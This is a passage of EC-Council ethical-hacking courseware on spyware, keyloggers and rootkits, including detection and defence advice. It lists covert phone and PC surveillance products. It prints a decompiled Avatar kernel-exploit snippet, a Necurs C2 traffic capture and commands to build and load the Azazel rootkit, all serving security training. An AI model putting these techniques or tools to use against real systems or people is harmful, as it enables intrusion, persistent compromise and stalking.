- Power Spy **secretly monitors and records all activities** on your computer
- It records all Facebook use, **keystrokes, emails**, web sites visited, **chats**, and **IMs** in Windows Live Messenger, Skype, Yahoo Messenger, Tencent QQ, **Google Talk**, AOL Instant Messenger (AIM), and others



<http://ematrixsoft.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Spyware



NetVizor
<http://www.netvizor.net>



Activity Monitor
<http://www.softactivity.com>



Remote Desktop Spy
<http://www.global-spy-software.com>



Child Control 2014
<http://www.salfeld.com>



Spector CNE Investigator
<http://www.spectorcne.com>



Net Nanny Home Suite
<http://www.netnanny.com>



REFOG Employee Monitor
<http://www.refog.com>



SoftActivity TS Monitor
<http://www.softactivity.com>



**Employee Desktop Live
Viewer**
<http://www.nucleustechologies.com>



SPECTOR PRO
<http://www.spectorsoft.com>

Spyware (Cont'd)



eBLASTER
<http://www.spectorsoft.com>



SSPro
<http://www.gpsoftdev.org>



Imonitor Employee Activity Monitor
<http://www.employee-monitoring-software.cc>



Employee Monitoring
<http://www.employeemonitoring.net>



OsMonitor
<http://www.os-monitor.com>



Aobo Filter for PC
<http://www.aobo-porn-filter.com>



SentryPC
<http://www.sentrypc.com>



Personal Inspector
<http://www.spyarsenal.com>



iProtectYou Pro
<http://www.softforyou.com>



Spytech SentryPC
<http://www.spytech-web.com>

USB Spyware: USBSpy



USB Spyware: USBSpy

The screenshot shows the USBSpy application interface. At the top, there is a toolbar with icons for file operations, capture, options, and help. Below the toolbar is a menu bar with File, Edit, View, Capture, Options, Help. The main window is divided into several panes:

- Devices:** A tree view showing USB ports and hubs. It lists two Intel(R) 5 Series/3400 Series Chipset Family USB controllers, each with a USB Root Hub and multiple ports. Some ports are marked as "No device connected".
- Capturing Results:** A table listing captured USB Request Block (URB) entries. The columns include Type, Number, Request Type, In/Out, Elapsed sec..., Device Object, IRP Requ..., and IRP Status.
- Search Results:** A search interface for capturing results.
- Details:** A pane showing details of a selected transfer, including Length (128) and Function (BULK_OR_INTERRUPT_TRANSFER).
- URB Details:** A hex dump of the URB data. The offset is 0000, length is 128. The data shows binary values and their ASCII representation.
- Stack View:** A table showing the stack view of the system, listing Device Name, Device Object, and Service for various drivers.

USBSpy lets you **capture**, **display**, **record**, and **analyze** **data** what is transferred between any USB device connected to PC and applications



<http://www.everstrike.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Audio Spyware: Spy Voice Recorder and Sound Snooper



Spy Voice Recorder



- Spy Voice Recorder records voice chat message of instant messengers, including MSN voice chat, Skype voice chat, Yahoo! messenger voice chat, ICQ voice chat, QQ voice chat, etc.



<http://www.mysuperspy.com>

Sound Snooper



- Voice activated recording
- Store records in any sound format
- Conference recordings
- Radio broadcasts logging


```
02-04-2014 14:21:48.429 - Report::RegisterAsSource() - Ok
02-04-2014 14:21:48.430 - Work::Init() - Ok
02-04-2014 14:21:48.430 - Work::SetWorkDirectory() - Ok
02-04-2014 14:21:48.430 - Parameters::GetWaitTime() - err
02-04-2014 14:21:48.430 - StdServFunc::SendPending() - C
02-04-2014 14:21:48.430 - StdServFunc::EndSendPending
02-04-2014 14:21:48.431 - Running the service...
02-04-2014 14:21:48.431 - Work::Run() started
02-04-2014 14:21:48.444 - Wave00: waveInOpen(0xFFFF)
02-04-2014 14:21:48.445 - Wave01: waveInOpen(0xFFFF)
```

<http://www.sound-snooper.com>

Video Spyware: WebCam Recorder



WebCam Recorder
records anything such as:



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cellphone Spyware: Mobile Spy



Mobile Spy **records GPS locations** and **every SMS** and **logs every call** including phone numbers with durations and afterwards you can view real-time results in your private online account



The screenshot shows a Windows Internet Explorer window titled "Mobile Spy - Online Control Panel - Smartphone Monitoring Software". The URL is <http://www.mobile-spy.com/member/index.php?page=callinout&opname=0&show=0>. The page displays a "View Voice Call Logs" section with a message: "This log contains all calls received or dialed by the user." Below this is a table titled "Showing 1 - 10 of 21 records" with columns: MOBILE TIME, FROM PHONE, TO PHONE, DIRECTION, and DURATION - HR:MIN:SEC.

MOBILE TIME	FROM PHONE	TO PHONE	DIRECTION	DURATION - HR:MIN:SEC
2007-04-20 22:04:00	1 (704) 952-0520	1 (602) 201-3632	Incoming	Unanswered
2007-04-20 17:11:00	1 (888) 812-2076	1 (602) 201-3632	Incoming	0:0:26
2007-04-20 08:33:00	1 (704) 359-5326	1 (602) 201-3632	Incoming	Unanswered
2007-04-20 07:35:00	1 (602) 201-3632	1 (602) 229-1133	Outgoing	Unanswered
2007-04-20 07:26:00	1 (602) 229-1133	1 (602) 201-3632	Incoming	0:0:17
2007-04-20 07:20:00	1 (602) 201-3632	1 (888) 812-2076	Outgoing	0:0:6
2007-04-19 14:42:00	1 (704) 359-5326	1 (602) 201-3632	Incoming	Unanswered
2007-04-19 12:11:00	1 (602) 229-1133	1 (602) 201-3632	Incoming	Unanswered
2007-04-19 12:05:00	1 (602) 201-3632	1 (602) 229-1133	Outgoing	Unanswered

<http://www.phonespysoftware.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Telephone/Cellphone Spyware



VRS Recording System
<http://www.nch.com.au>



Modem Spy
<http://www.modemspy.com>



MobiStealth Cell Phone Spy
<http://www.mobistealth.com>



SPYPhone GOLD
<http://spyera.com>



SpyPhoneTap
<http://www.spyphonetap.com>



FlexiSPY
<http://www.flexispy.com>



SpyBubble
<http://www.spybubble.com>



MOBILE SPY
<http://www.mobile-spy.com>



StealthGenie
<http://www.stealthgenie.com>



mSpy
<http://www.mspy.com>

GPS Spyware: SPYPhone



SPYPhone software have ability to send events (captured data) from **target phone to your web account** via Wi-Fi, 3G, GPRS, or SMS



Features

Call interception

Location tracking

Read SMS messages

See call history

See contact list

Read messenger chat

Cell ID tracking

Web history

SPYERA
THE WORLD'S LEADING MOBILE SPY SOFTWARE

LOGGED IN AS : 3500@spyera.com [SETTING](#) [Logout](#)

All Events

Type	Count
Call	425 / 5000
Incoming	(36)
Outgoing	(17)
Missed	(8)
SMS	(102)
Incoming	(102)
Outgoing	(94)
System	(7)
Messenger	(4)
WhatsApp	(4)
BBM	(13)
Facebook	(0)
E-mail	(0)
Incoming	(0)
Outgoing	(0)
Location	(141)

Map view showing GPS location history across Paris, France, with numerous blue dots indicating tracked locations and a red dot marking the current target device's position.

<http://spyera.com>

GPS Spyware



EasyGPS
<http://www.easygps.com>



ALL-in-ONE Spy
<http://www.thespyphone.com>



FlexiSPY
<http://www.flexispy.com>



Trackstick
<http://www.trackstick.com>



GPS TrackMaker Professional
<http://www.trackmaker.com>



MobiStealth Pro
<http://www.mobistealth.com>



MOBILE SPY
<http://www.mobile-spy.com>



mSpy
<http://www.mspy.com>



World-Tracker
<http://www.world-tracker.com>



TracKing
<http://www.spytechs.com>

How to Defend Against Keyloggers



Use pop-up blocker

Install anti-spyware/antivirus programs and keeps the signatures up to date

Install good professional firewall software and anti-keylogging software

Recognize phishing emails and delete them

Choose new passwords for different online accounts and change them frequently

Avoid opening junk emails

Do not click on links in unwanted or doubtful emails that may point to malicious sites

How to Defend Against Keyloggers

(Cont'd)



Use **keystroke interference software**, which inserts randomized characters into every keystroke



Scan the files before installing them on to the computer and use registry editor or process explorer to check for the keystroke loggers



Keep your **hardware systems** secure in a locked environment and frequently check the keyboard cables for the attached connectors



Use **Windows on-screen keyboard accessibility utility** to enter the password or any other confidential information



Install a **host-based IDS**, which can monitor your system and disable the installation of keyloggers



Use **automatic form-filling programs** or **virtual keyboard** to enter user name and password



Use software that frequently **scans** and **monitors** the changes in the system or network

How to Defend Against Keyloggers

(Cont'd)



Hardware Keylogger Countermeasures



Restrict physical access to sensitive computer systems

Periodically check all the computers and check whether there is any hardware device connected to the computer



Use encryption between the keyboard and its driver

Use an anti-keylogger that detects the presence of a hardware keylogger such as Oxynger KeyShield




Anti-Keylogger: Zemana AntiLogger



- Zemana AntiLogger **eliminates threats** from keyloggers, SSL banker Trojans, spyware, and more

Features

- SSL logger protection
- Webcam logger protection
- Key logger protection
- Clipboard logger protection
- Screen logger protection



<http://www.zemana.com>

Anti-Keylogger

**Anti-Keylogger**<http://www.anti-keyloggers.com>**PrivacyKeyboard**<http://www.anti-keylogger.com>**DefenseWall HIPS**<http://www.softsphere.com>**KeyScrambler**<http://www.qfxsoftware.com>**I Hate Keyloggers**<http://dewasoft.com>**SpyShelter STOP-LOGGER**<http://www.spyshelter.com>**GuardedID**<http://www.guardedid.com>**PrivacyKeyboard**<http://www.privacykeyboard.com>**Elite Anti Keylogger**<http://www.elite-antikeylogger.com>**CoDefender**<https://www.encassa.com>

How to Defend Against Spyware



Try to avoid using any computer system which is not totally **under your control**

01



Be cautious about **suspicious emails** and sites

02

Adjust **browser security settings** to medium or higher for Internet zone



Update the software regularly and use a **firewall** with outbound protection

03

04

Enhance the **security level** of the computer



Update virus definition files and scan the system for spyware regularly

05

06

Regularly check **task manager report** and MS configuration manager report



Install and use **anti-spyware** software



07

08

How to Defend Against Spyware

(Cont'd)



Perform **web surfing** safely and download cautiously



Do not use **administrative mode** unless it is necessary



Do not use **public terminals** for banking and other sensitive activities



Do not download free **music files, screensavers, or smiley faces** from Internet



Beware of **pop-up windows** or **web pages**. Never click anywhere on these windows



Carefully read all disclosures, including the license agreement and **privacy statement** before installing any application




Do not store **personal information** on any computer system that is not totally under your control

Anti-Spyware: SUPERAntiSpyware



- Identify **potentially unwanted programs** and securely removes them
- Detect and **remove Spyware, Adware** and Remove Malware, Trojans, Dialers, Worms, Keyloggers, Hijackers, Parasites, Rootkits, Rogue security products and many other types of threats



Anti-Spyware



XoftSpySE Anti-Spyware
<http://www.paretologic.com>



Spyware Terminator 2012
<http://www.pcrx.com>



Ad-Aware Free Antivirus+
<http://www.lavasoft.com>



Norton Internet Security
<http://in.norton.com>



SpyHunter
<http://www.enigmasoftware.com>



**Kaspersky Internet Security
2014**
<http://www.kaspersky.com>



**SecureAnywhere Complete
2012**
<http://www.webroot.com>



MacScan
<http://macscan.securemac.com>



Spybot – Search & Destroy
<http://www.safer-networking.org>



**Malwarebytes Anti-Malware
PRO**
<http://www.malwarebytes.org>

CEH System Hacking Steps



1 Cracking Passwords

2 Escalating Privileges

3 Executing Applications

4 Hiding Files

5 Covering Tracks

6 Penetration Testing

Rootkits




- Rootkits are programs that **hide their presence** as well as attacker's malicious activities, granting them full access to the server or host at that time and also in future
- Rootkits replace certain operating system calls and utilities with its own **modified versions** of those routines that in turn undermine the security of the target system causing **malicious functions** to be executed
- A typical rootkit comprises backdoor programs, DDoS programs, packet sniffers, log-wiping utilities, IRC bots, etc.

Attacker places a rootkit by:



- Scanning for **vulnerable** computers and servers on the web
- **Wrapping** it in a special package like games
- Installing it on the public computers or corporate computers through **social engineering**
- Launching **zero day attack** (privilege escalation, buffer overflow, Windows kernel exploitation, etc.)

Objectives of rootkit:



- To **root** the host system and **gain remote backdoor** access
- To mask **attacker tracks** and presence of malicious applications or processes
- To gather **sensitive data, network traffic**, etc. from the system to which attackers might be restricted or possess no access
- To store other **malicious programs** on the system and act as a server resource for bot updates

Types of Rootkits



Hypervisor Level Rootkit

Acts as a hypervisor and modifies the boot sequence of the computer system to load the host operating system as a **virtual machine**



Boot Loader Level Rootkit

Replaces the original **boot loader** with one controlled by a remote attacker

Hardware/Firmware Rootkit

Hides in hardware devices or platform firmware which is not inspected for **code integrity**



Application Level Rootkit

Replaces regular **application binaries** with fake Trojan, or modifies the behavior of existing applications by injecting malicious code

Kernel Level Rootkit

Adds malicious code or replaces original **OS kernel** and **device driver codes**




Library Level Rootkits


Replaces original system calls with fake ones to **hide information** about the attacker

How Rootkit Works

Hooks



Direct Kernel Object Manipulation (DKOM)



DKOM rootkits hide a process by unlinking it from the process list

Rootkit: Avatar



Avatar rootkit runs in the background and gives remote attackers access to an infected PC

It uses a driver infection technique twice: the first in the dropper so as to bypass detections by HIPS, and the second in the rootkit driver for surviving after system reboot

The infection technique is restricted in its capability (by code signing policy for kernel-mode modules) and it works only on x86 systems



```

ipParameter = connect_to_127_0_0_1();
if ( IpParameter
    && (AllocationSize = 4096,
        v1 = GetCurrentProcess(),
        NtAllocateVirtualMemory(v1, &BaseAddress, 0, &AllocationSize, 0x3000u, 0x40u) >= 0)
    && (v2 = BaseAddress,
        memcpy(BaseAddress, Edword_1000A900, 0x10u),
        *(v2 + 0x18) = *(Edword_1000A900 + 0x18),
        memset(BaseAddress + 0x19, byte_1000A319, 0xE7u),
        (thread_for_exploit = get_kernel_object()) != 0 )
    )
{
    hHandle = CreateEvent(0, 0, 0, 0);
    v3 = CreateThread(0, 0, TriggeringAFDJoinLeafPtrOverwrite, IpParameter, 0u, 0);
    SetThreadPriority(v3, 15);
    ReturnLength = 0;
    ResumeThread(v3);
    do
    {
        v4 = (HalDispatchTable_offset + 4);
        v5 = GetCurrentProcess();
        v6 = NtReadVirtualMemory(v5, v4, Edword_1000AE88, 4u, &ReturnLength);
        if ( duord_1000AE88 )
        {
            v11 = ms_exc.registration;
            goto LABEL_4;
        }
        while ( v6 < 0 );
        v15 = 0;
        Buffer = kernel_shellcode;
        do
        {
            v7 = (HalDispatchTable_offset + 4);
            v8 = GetCurrentProcess();
            v9 = NtWriteVirtualMemory(v8, v7, &Buffer, 4u, &v15);
            if ( duord_1000AE88 )
            {
                v11 = ms_exc.registration;
                goto LABEL_4;
            }
            while ( v9 < 0 );
            SetEvent(hHandle);
            NtQueryIntervalProfile(ProfileTotalIssues, &Interval);
            CloseHandle(v8);
            ms_exc.registration.TryLevel = 0xFFFFFFFF;
            v10 = hObject;
            ReleaseMutex(hObject);
            result = CloseHandle(v10);
        }
    }
}

```

Rootkit: Necurs



- Necurs contains backdoor functionality, **allowing remote access** and control of the infected computer
- It monitors and filters **network activity** and has been observed to send spam and install rogue security software
- It enables further compromise by providing the functionality to:
 - **Download additional malware**
 - **Hide its components**
 - **Stop security applications from functioning**



```
typedef struct NecursCmd {
    BYTE Reserved;
    DWORD CmdLength;
    DWORD Key1; //Prebuild key1
    DWORD Key2; //Prebuild key2
    DWORD CmdBuffer;
}
```

```
lea    eax, [ebp+CmdBufferLength]
push  eax          ; OUT_BufLen
lea    eax, [ebp+CmdBuffer]
push  eax          ; OUT_Buf
push  9CA1E108h   ; Skey2
push  0A8E8991Bh   ; Skey1
call  bNecurs_CmdSearchA
```

```
HTTP POST /iis/host.aspx HTTP/1.1 (application/octet-stream)
HyperText Transfer Protocol
POST /iis/host.aspx HTTP/1.1\r\n
Content-Type: application/octet-stream\r\n
Host: [REDACTED].com\r\n
Content-Length: 194\r\n
[Content Length: 194]
```

30	00 26 cb fc cf 00 00 15	5d 14 84 06 08 00 45 00
30	01 83 4e 2f 40 90 80 06	f1 11 c0 a8 14 77 55 19
30	8f fb 04 7b 00 50 8a e1	21 e1 5f cf 27 de 50 18
30	ff ff 4c 51 00 00 50 4f	53 54 20 2f 69 69 73 2f
30	68 6f 73 74 2e 61 73 70	78 20 48 54 54 50 2f 31
30	2e 31 0d 0a 43 6f 6e 74	65 6e 74 2d 54 79 70 65
30	3a 20 61 70 70 6c 69 63	61 74 69 6f 6e 2f 6f 63
30	74 65 74 2d 73 74 72 65	61 6d 0d 0a 48 6f 73 74
30	3a 20 72 69 73 69 6d 70	2e 63 6f 6d 0d 0a 43 6f
30	6e 74 65 6e 74 2d 4c 65	6e 67 74 68 3a 20 31 39
30	24 0d 0a 43 6f 6e 6e 65	63 74 69 6f 6e 3a 20 4b
30	65 65 70 2d 41 6c 69 76	65 0d 0a 50 72 61 67 6d
30	61 3a 20 6e 6f 2d 63 61	63 68 65 0d 0a 0d 0a 5f

Rootkit: Azazel



Azazel is a userland **rootkit written in C** based off of the original LD_PRELOAD technique from Jynx rootkit



F E A T U R E S

- 🕒 Anti-debugging
- 🕒 Avoids unhide, lsof, ps, ldd detection
- 🕒 Hides files, directories, and remote connections
- 🕒 Hides processes and logins
- 🕒 PCAP hooks avoid local sniffing
- 🕒 PAM backdoor for local and remote entry
- 🕒 Log cleanup for utmp/wtmp entries
- 🕒 Uses xor to obfuscate static strings

Terminal

```
localhost:~ $ git clone https://github.com/chokepoint/azazel.git
```

Terminal

```
localhost:~ $ make
```

Terminal

```
localhost:~ $ LD_PRELOAD=/lib/libselinux.so bash -l
```

Rootkit: ZeroAccess



- ZeroAccess is a kernel-mode rootkit which **uses advanced techniques to hide its presence**
- It is capable of functioning on both **32 and 64-bit flavors of Windows** from a single installer and acts as a sophisticated delivery platform for other malware

cmd.exe	2956	Console	0
naucit.exe	3400	Console	0
explorer.exe	2952	Console	0
2383950902:3305583473.exe	3012	Console	0
taskngr.exe	956	Console	0
stvdm.exe	1984	Console	0
notepad.exe	3148	Console	0
tasklist.exe	3188	Console	0
winpruse.exe	3204	Console	0

```
C:\>cacls c:\BIN\procheck.exe
c:\BIN\procheck.exe Everyone:(NP)(special access:)
    DELETE
    READ_CONTROL
    WRITE_DAC
    WRITE_OWNER
    STANDARD_RIGHTS_REQUIRED
    FILE_READ_DATA
    FILE_WRITE_DATA
    FILE_APPEND_DATA
    FILE_READ_EA
    FILE_WRITE_EA
    FILE_EXECUTE
    FILE_DELETE_CHILD
    FILE_READ_ATTRIBUTES
    FILE_WRITE_ATTRIBUTES
```

- If running under 32-bit Windows, it will employ its kernel-mode rootkit. The rootkit's purpose is to:



- Hide the infected driver on the disk**

- Enable read and write access to the encrypted files**

- Deploy self defense**

- The payload of ZeroAccess is to **connect to a peer-to-peer botnet** and download further files

Detecting Rootkits



Integrity-Based Detection

It compares a snapshot of the **file system**, **boot records**, or **memory** with a known trusted baseline

Signature-Based Detection

This technique compares characteristics of all **system processes** and **executable files** with a database of known rootkit fingerprints

Heuristic/Behavior-Based Detection

Any **deviations in the system's normal activity** or behavior may indicate the presence of rootkit

Runtime Execution Path Profiling

This technique compares **runtime execution paths** of all system processes and executable files before and after the rootkit infection

Cross View-Based Detection

Enumerates key elements in the computer system such as **system files**, **processes**, and **registry keys** and compares them to an **algorithm** used to generate a similar data set that does not rely on the common APIs. Any discrepancies between these two data sets indicate the presence of rootkit

Steps for Detecting Rootkits

Run "`dir /s /b /ah`" and "`dir /s /b /a-h`" inside the potentially infected OS and save the results



Step 1

Boot into a clean CD, run "`dir /s /b /ah`" and "`dir /s /b /a-h`" on the same drive and save the results



Step 2

Run a clean version of **WinDiff** on the two sets of results to detect file-hiding ghostware (i.e., invisible inside, but visible from outside)



How to Defend against Rootkits



Reinstall OS/applications from a trusted source after backing up the critical data



Well-documented automated installation procedures need to be kept



Perform kernel memory dump analysis to determine the presence of rootkits



Harden the workstation or server against the attack

Educate staff not to download any files/programs from untrusted sources

Install network and host-based firewalls

Ensure the availability of trusted restoration media

Update and patch operating systems and applications

How to Defend against Rootkits

(Cont'd)



Verify the **integrity of system files** regularly using cryptographically strong digital fingerprint technologies



Update **antivirus** and **anti-spyware** software regularly



